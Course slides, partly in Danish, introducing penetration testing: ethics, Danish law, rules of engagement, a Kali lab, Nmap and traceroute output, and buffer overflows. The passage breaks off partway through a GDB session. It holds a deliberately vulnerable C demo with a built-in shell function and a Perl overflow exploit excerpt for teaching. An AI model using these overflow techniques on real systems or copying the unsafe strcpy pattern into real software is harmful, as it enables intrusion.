Welcome to

Penetration testing I
Introduction to hacking and pentest methods

Henrik Lund Kramshøj hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Github

pentest-I-foredrag-camp.tex in the repo security-courses

Goals for today

Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Create an understanding of hacker tools

Show a hacker lab

Hacker tools

Improving the Security of Your Site by Breaking Into it
by Dan Farmer and Wietse Venema in 1993

Later in 1995 release the software SATAN
Security Administrator Tool for Analyzing Networks

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

> We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: `http://www.fish2.com/security/admin-guide-to-cracking.html`

Use hacker tools!

Port scan can reveal holes in your defense

Web testing tools can crawl through your site and find problems

Pentesting is a verification and proactively finding problems

Its not a silverbullet and mostly find known problems in existing systems

Combined with honeypots they may allow better security

Hacker – cracker

Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Agreements for testing networks

> Danish Criminal Code
> Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

ISC2 code of ethics

Code of Ethics Preamble:

- The safety and welfare of society and the common good, duty to our principles, and to each other, requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior.
- Therefore, strict adherence to this Code is a condition of certification.

Code of Ethics Canons:

- Protect society, the common good, necessary public trust and confidence, and the infrastructure.
- Act honorably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principles.
- Advance and protect the profession.

CISSP certified people sign papers to this extent.
`https://www.isc2.org/ethics/default.aspx`

Why even do security testing?

Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

Blackbox, greybox og whitebox

- Forudsætninger og forudgående kendskab til miljøet
- Black Box testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- I den anden ende af skalaen har vi White Box testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- En Grey Box test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Benefits of having a planned security test done

Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Målgrupper:

- IT-afdeling og teknisk personale
- Ledelse, koncernledelse
- Eksterne revisorer, VISA PCI, offentligheden

Afleveringer:

- Rapport med tekniske anbefalinger og opsummering/checklister
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources

If security is below in places more resources may be needed.

Planlægning af sikkerhedstest

Sårbarhedsanalysens omfang aftales på forhånd

- Scope – hvad skal testes
- Hvornår skal testes – indenfor et aftalt tidsrum, wall clock time
- Hvor testes fra – logfilerne vil afsløre IP-adresser
- Kan overskrides delvist – eksempelvis ved port 80 scan på samme subnet eller tilsvarende
- Skal der forsøges ude af drift angreb – DoS
- Se endvidere slide om Rules of engagement senere

Sårbarhedsanalysen omfatter (targets):

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mailserver
- 192.168.1.3 – webserver
- Testen udføres i tidsrummet mandag 1. til fredag 5.
- Testere udfører *angreb* fra 192.0.2.0/28

Afrapportering – resultater

Hvad indeholder en sikkerhedstest rapport:

- Titel, indholdsfortegnelse, firmanavne – ca. 15-30 sider for 5 hosts
- Fortrolighedserklæring – det er fortrolige oplysninger
- Executive summary – ofte i større virksomheder
- Information om den udførte scanning
- Omfang/scope
- Gennemgang af targets – detaljeret information og med anbefalinger
- Konklusion – ofte mere teknisk
- Bilag – detaljerede oplysninger og oversigter, checklister

Det er organisationen der selv vælger hvilke anbefalinger der følges

Rules of engagement – regler og etik for sikkerhedstest

- NB: Stor forskel på Danmark og udlandet!
- Sikkerhedskonsulenten må ikke give anledning til nye sårbarheder som følge af testen
- Sikkerhedskonsulenten må ikke installere ny software på systemer uden forudgående aftale
- Sikkerhedskonsulenten efterlader ikke usikre systemadministratorkonti eller tilsvarende efter testen
- Sikkerhedskonsulenten tager altid kontakt til kunden ved høj-risiko sårbarheder
- Er man hyret til netværkssikkerhed kan man godt *snuse* lidt rundt om systemerne under test – der kan være et sårbart testsystem lige ved siden af
- Min holdning er at ved opdagelse af åbenlyse sikkerhedsrisici dokumenteres disse i rapporten, uanset scope for opgaven ellers


Det er en balancegang

Konsulentens udstyr – vil du være sikkerhedskonsulent

Laptops, gerne flere, men én er nok til at lære!

- Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows – jeg bruger helst Windows 7 i dag
- Netværkserfaring *TCP/IP protocol suite* – TCP, UDP, ICMP osv. i detaljer
- Programmmeringserfaring er en fordel
- Linux/Unix kendskab er ofte en **nødvendighed**
  - fordi de nyeste værktøjer er skrevet til Unix i form af Linux og BSD
- *A Hands-On Introduction to Hacking by Georgia Weidman*, June 2014
  - ny version på vej! `http://www.nostarch.com/pentesting`

Hackerværktøjer



- Alle bruger nogenlunde de samme værktøjer, se også `http://www.sectools.org/`
- Portscanner Nmap, Nping – tester porte, godt til firewall admins `https://nmap.org`
- Generel sårbarhedsscanner Metasploit Framework `https://www.metasploit.com/`
- Specielle scannere – wifi Aircrack-ng, web Burpsuite, Nikto, Skipfish `http://portswigger.net/burp/`
- Wireshark avanceret netværkssniffer – `https://www.wireshark.org/`
- og scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Billedet: Angelina Jolie fra Hackers 1995

Hvad skal der ske?

Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection – TCP/IP eller banner grab
- Servicescan – rpcinfo, netbios, ...
- telnet/netcat interaktion med services


Udnyttelse/afprøvning: Metasploit, Nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

- Lav en rapport
- Ændre, forbedre og hærde systemer
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.

I skal jo også VISE andre at I gør noget ved sikkerheden.


Hackerlab opsætning



- Hardware: en moderne laptop med CPU der kan bruge virtualisering
  Husk at slå virtualisering til i BIOS
- Software: dit favoritoperativsystem, Windows, Mac, Linux
- Virtualiseringssoftware: VMware, Virtual box, vælg selv
- Hackersoftware: Kali som Virtual Machine `https://www.kali.org/`
- Soft targets: Metasploitable, Windows 2000, Windows XP, ...

Teknisk hvad er hacking

Internet i dag




Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

Trinity breaking in



Meget realistisk - sådan foregår det næsten:
`https://nmap.org/movies/`
`https://youtu.be/51lGCTgqE_w`


Hacking er magi


Hacking ligner indimellem magi

Hacking er ikke magi

Hacking kræver blot lidt ninja-træning

OSI og Internet modellerne






Kali Linux the pentest toolbox

Kali `http://www.kali.org/`

100.000s of videos on youtube alone, searching for kali and $TOOL


Also versions for Raspberry Pi, mobile and other small computers

Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Network mapping



Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

Levetiden (TTL) for en pakke tælles ned på hver router, sættes denne lavt opnår man at pakken *timer ud* – besked fra hver router på vejen

Default Unix er UDP pakker, Windows tracert ICMP pakker

traceroute – med UDP

```
 #  tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12  [ttl 1]
23:23:30.426742 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12  [ttl 1]
23:23:30.436357 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12  [ttl 1]
23:23:30.437383 safri > 10.0.0.200:  icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router  udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router  udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router  udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain:  6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214:  6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

Basal Portscanning

Hvad er portscanning

Afprøvning af alle porte fra 0/1 og op til 65535

Målet er at identificere åbne porte – sårbare services

Typisk TCP og UDP scanning


TCP scanning er ofte mere pålidelig end UDP scanning

TCP handshake er nemmere at identificere, skal svare SYN

UDP applikationer svarer forskelligt – hvis overhovedet
Svarer på rigtige forespørgsler, uden firewall svares ICMP på lukkede porte

Brug GUI programmet Zenmap mens i lærer Nmap at kende

TCP three-way handshake



- **TCP SYN half-open** scans
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse
  – dette kan/kunne udnyttes til *stealth*-scans
- Hvis en maskine modtager mange SYN pakker kan dette fylde tabellen over connections op – og derved afholde nye forbindelser fra at blive oprette – **SYN-flooding**

Ping og port sweep

Scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep – bedre hvis de to adresser ligger et stykke fra hinanden

Pro tip: Hvis du leder efter et Netværks IDS, så kig på Suricata `suricata-ids.org`

Nmap port sweep efter webservere

```
root@cornerstone:~#  nmap -p80,443 172.29.0.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT    STATE    SERVICE
80/tcp  open     http
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

Nmap port sweep efter SNMP port 161/UDP

```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT    STATE  SERVICE
161/udp closed snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Nmap Advanced OS detection

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).
PORT    STATE    SERVICE VERSION
80/tcp  open     http    Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).
443/tcp filtered https
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```


- Lavniveau måde at identificere operativsystemer på, prøv også `nmap -A`
- Send pakker med *anderledes* indhold, observer svar
- En tidlig og detaljeret reference: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001

Buffer overflows et C problem

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.


Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Exploits – udnyttelse af sårbarheder

- Exploit/exploitprogram er udnytter en sårbarhed rettet mod et specifikt system.
- Kan være 5 linier eller flere sider ofte Perl, Python eller et C program

Eksempel demo i Perl, uddrag:

```
$buffer = "";
$null = "\x00";
$nop = "\x90";

$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Hvordan finder man buffer overflow, og andre fejl

Black box testing

Closed source reverse engineering

White box testing

Open source betyder man kan læse og analysere koden

Source code review – automatisk eller manuelt

Fejl kan findes ved at prøve sig frem – fuzzing

Exploits virker typisk mod specifikke versioner af software

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

Least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger – kun lige nok til at opgaven kan udføres

Dette praktiseres sjældent i webløsninger i Danmark

Privilegier privilege escalation

Privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på Unix afvikles som nobody – ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt – få rettigheder = lille skade

Eksempel: man finder exploit som giver kommandolinieadgang til et system som almindelig bruger

Ved at bruge en local exploit, Linuxkernen kan man måske forårsage fejl og opnå root, GNU Screen med SUID bit eksempelvis

Local vs. remote exploits

Local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

Remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.

Zero-day exploits dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Insecure programming buffer overflows 101

- Small demo program `demo.c`, try on older Linux
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
the_shell()
{  system("/bin/sh");  }
```

GDB GNU Debugger

GNU compileren og debuggeren fungerer ok, men check andre!

Prøv `gdb ./demo` og kør derefter programmet fra *gdb prompten* med `run 1234`

Når I således ved hvor lang strengen skal være kan I fortsætte med `nm` kommandoen – til at finde adressen på `the_shell`
Skriv `nm demo | grep shell`

Kunsten er således at generere en streng der er præcist så lang at man får lagt denne adresse ind på det *rigtige sted*.

Perl kan erstatte AAAAA således `` `perl -e "print 'A'x10"` ``

Debugging af C med GDB

Afprøvning med diverse input

- `./demo langstrengsomgiverproblemerforprogrammethvorformon`
- `gdb demo` efterfulgt af run med parametre
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`

Hjælp:
Kompiler programmet og kald det fra kommandolinien med `./demo 123456...7689` indtil det dør ... derefter prøver I det samme i GDB

Hvad sker der? Avancerede brugere kan ændre `strcpy` til `strncpy`

GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb)  run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
